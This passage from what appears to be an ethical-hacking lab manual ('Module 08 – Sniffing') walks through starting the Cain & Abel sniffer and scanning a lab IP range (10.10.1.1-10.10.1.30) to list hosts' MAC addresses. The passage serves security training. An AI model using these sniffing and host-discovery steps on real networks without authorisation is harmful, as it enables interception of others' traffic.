
- The **Configuration Dialog** window appears. The **Sniffer** tab is selected by default. Ensure that the **Adapter** associated with the **IP address** of the machine is selected and click **OK**.




- Click the **Start/Stop Sniffer** icon on the toolbar to begin sniffing.



- The **Cain** pop-up appears with a **Warning** message, click **OK**.




8. Now, click the **Sniffer** tab.



9. Click the plus (+) icon or right-click in the window and select **Scan MAC Addresses** to scan the network for hosts.

10. The **MAC Address Scanner** window appears. Check the **Range** radio button and specify the IP address range as **10.10.1.1-10.10.1.30**. Select the **All Tests** checkbox; then, click **OK**.



11. Cain & Abel starts scanning for MAC addresses and lists all those found.

12. After the completion of the scan, a list of all active IP addresses along with their corresponding MAC addresses is displayed, as shown in the screenshot.

Module 08 – Sniffing

File View Configure Tools Help

Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query

